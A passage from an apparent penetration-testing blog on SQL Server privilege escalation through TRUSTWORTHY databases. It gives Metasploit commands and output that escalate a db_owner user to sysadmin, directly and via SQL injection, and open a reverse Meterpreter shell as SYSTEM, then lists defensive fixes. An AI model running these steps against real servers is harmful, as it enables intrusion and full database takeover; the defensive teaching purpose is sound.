
3. Select and configure the module, but make sure to replace everything with your target’s info.

```
use auxiliary/admin/mssql/mssql_esclate_dbowner
set rhost 172.20.10.2
set rport 1433
set username db1_owner
set password MyPassword!
```

4. Run show options to make sure everything looks right.



5. If everything looks good run it.



6. Now you can use other modules like “mssql_payload” to get a shell.

```
msf exploit(mssql_payload) > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set rhost 172.20.10.2
rhost => 172.20.10.2
msf exploit(mssql_payload) > set rport 1433
rport => 1433
msf exploit(mssql_payload) > set username db1_owner
username => db1_owner
msf exploit(mssql_payload) > set password MyPassword!
password => MyPassword!
msf exploit(mssql_payload) > exploit

[*] Started reverse handler on 192.168.91.128:4444
[*] The server may have xp_cmdshell disabled, trying to enable it...
[*] Command Stager progress -   1.47% done (1499/102246 bytes)
...[SNIP]...
[*] Sending stage (769536 bytes) to 192.168.91.1
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (192.168.91.128:4444 -> 192.168.91.1:4175) at
2014-09-27 10:06:19 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Automating the Attack via SQL Injection with Metasploit

During external network penetration tests we don't see a ton of SQL Servers open to the internet, but we do find a lot of SQL injection. That's why I wrote this module. Once again, Juan Vazquez and Joshua Smith helped me get this module into Metasploit Framework – thanks guys.

Below are the basic usage steps.

1. Type "msfupdate" in your Kali biuld toto get the latest updates from Rapid7.

2. Run "msfconsole" in a terminal window.

3. Select and configure the module, but make sure to replace everything with your target's info.

```
use auxiliary/admin/mssql/mssql_esclate_dbowner_sqli
set rhost 10.2.9.101
set rport 80
set GET_PATH /employee.asp?id=1+and+1=[SQLi];--
```

4. Run show options to make sure everything looks right.

```
msf auxiliary(mssql_escalate_dbowner_sqli) > show options

Module options (auxiliary/admin/mssql/mssql_escalate_dbowner_sqli):

   Name      Current Setting                     Required  Description
   ----      ---------------                     --------  -----------
   COOKIE                                        no        Cookie value
   DATA                                          no        POST data, if necessary, with [SQLi] indicating the injection
   GET_PATH  /employee.asp?id=1+and+1=[SQLi];--  yes       The complete path with [SQLi] indicating the injection
   METHOD    GET                                 yes       GET or POST
   Proxies                                       no        Use a proxy chain
   RHOST     10.2.9.101                          yes       The target address
   RPORT     80                                  yes       The target port
   VHOST                                         no        HTTP server virtual host

msf auxiliary(mssql_escalate_dbowner_sqli) >
```

5. If everything looks good run it.

```
msf auxiliary(mssql_escalate_dbowner_sqli) > exploit

[*] 10.2.9.101:80 - Grabbing the database user name from ...
[+] 10.2.9.101:80 - Database user: MyAppUser
[*] 10.2.9.101:80 - Checking if MyAppUser is already a sysadmin...
[+] 10.2.9.101:80 - MyAppUser is NOT a sysadmin, let's try to escalate privileges.
[*] 10.2.9.101:80 - Checking for trusted databases owned by sysadmins...
[+] 10.2.9.101:80 - 1 affected database(s) were found:
[*]  - LVADB
[*] 10.2.9.101:80 - Checking if MyAppUser has the db_owner role in any of them...
[+] 10.2.9.101:80 - MyAppUser has the db_owner role on LVADB.
[*] 10.2.9.101:80 - Attempting to add MyAppUser to sysadmin role...
[+] 10.2.9.101:80 - Success! MyAppUser is now a sysadmin!
[*] Auxiliary module execution completed
msf auxiliary(mssql_escalate_dbowner_sqli) >
```

6. Now you can use other modules like “mssql_payload_sqli”, or techniques like PowerShell reflection to get your shells.

Options for Fixing the Issue

Microsoft has some pretty good recommendations to help prevent this type of attack so I recommend checking out their web site for more information. Naturally, the fixes will vary depending on the environment, application, and use cases, but below are a few options to get you started.

Check for databases that are set as TRUSTWORTHY and are owned by a sysadmin.

```
SELECT SUSER_SNAME(owner_sid) AS DBOWNER, d.name AS DATABASENAME
FROM sys.server_principals r
INNER JOIN sys.server_role_members m ON r.principal_id = m.role_principal_id
INNER JOIN sys.server_principals p ON
p.principal_id = m.member_principal_id
inner join sys.databases d on suser_sname(d.owner_sid) = p.name
WHERE is_trustworthy_on = 1 AND d.name NOT IN ('MSDB') and r.type = 'R' and
r.name = N'sysadmin'
```

If it’s possible, set TRUSTWORTHY to off for the affected databases (excluding MSDB). This will help prevent the execution of xp_cmdshell and other bad things from within stored procedures. It will also enforce a sandbox that only allows the stored procedure to access information associated with its own database.

```
ALTER DATABASE MyAppDb SET TRUSTWORTHY OFF
```

Also, consider making the owner of the application database a user that is not a sysadmin. There are alternatives to flagging databases as trustworthy if your application needs to access objects from external databases, CLR stored procedures etc. Other common options include:

- Enabling “cross db ownership chain”, but that comes with it’s own risks. More information can be found at http://msdn.microsoft.com/en-us/library/ms188694.aspx.
- Assigning application groups with the required privileges on external objects, but that can be a bit of a management pain.
- Using certificate accounts and certificates to sign stored procedures that require access to external objects. From what I’ve seen so far this seems like the best option, but you can check it out for yourself on Microsoft’s page at http://msdn.microsoft.com/en-us/library/bb283630.aspx.

Wrap Up

The issue covered in this blog/lab was intended to help pentesters, developers, and dev-ops understand how a few common misconfigurations can lead to the compromise of an entire SQL Server instance. The attacks can be conducted through direct database connections, but are most likely to be done via SQL injection through web, desktop, and mobile applications. Hopefully the information is useful. Have fun and hack responsibly.

References

http://technet.microsoft.com/en-us/library/ms188304(v=sql.105).aspx
http://msdn.microsoft.com/en-us/library/ms176112.aspx
http://www.troyhunt.com/2012/12/stored-procedures-and-orms-wont-save.html
http://blogs.msdn.com/b/brian_swan/archive/2011/02/16/do-stored-procedures-protect-against-sql-injection.aspx
http://www.codeproject.com/Tips/586207/How-to-prevent-SQL-Injection-in-Stored-Procedures
http://stackoverflow.com/questions/5079457/how-do-i-find-a-stored-procedure-containing-text
http://msdn.microsoft.com/en-us/library/ms176105.aspx
http://www.sommarskog.se/grantperm.html#execascaller
http://msdn.microsoft.com/en-us/library/ms188304.aspx
http://sqljunkieshare.com/2012/02/22/what-is-is_trustworthy_on-option-in-sql-server/
http://support.microsoft.com/kb/2183687
http://technet.microsoft.com/en-us/library/ms180977%28v=sql.90%29.aspx
http://msdn.microsoft.com/en-us/library/bb669065%28v=vs.110%29.aspx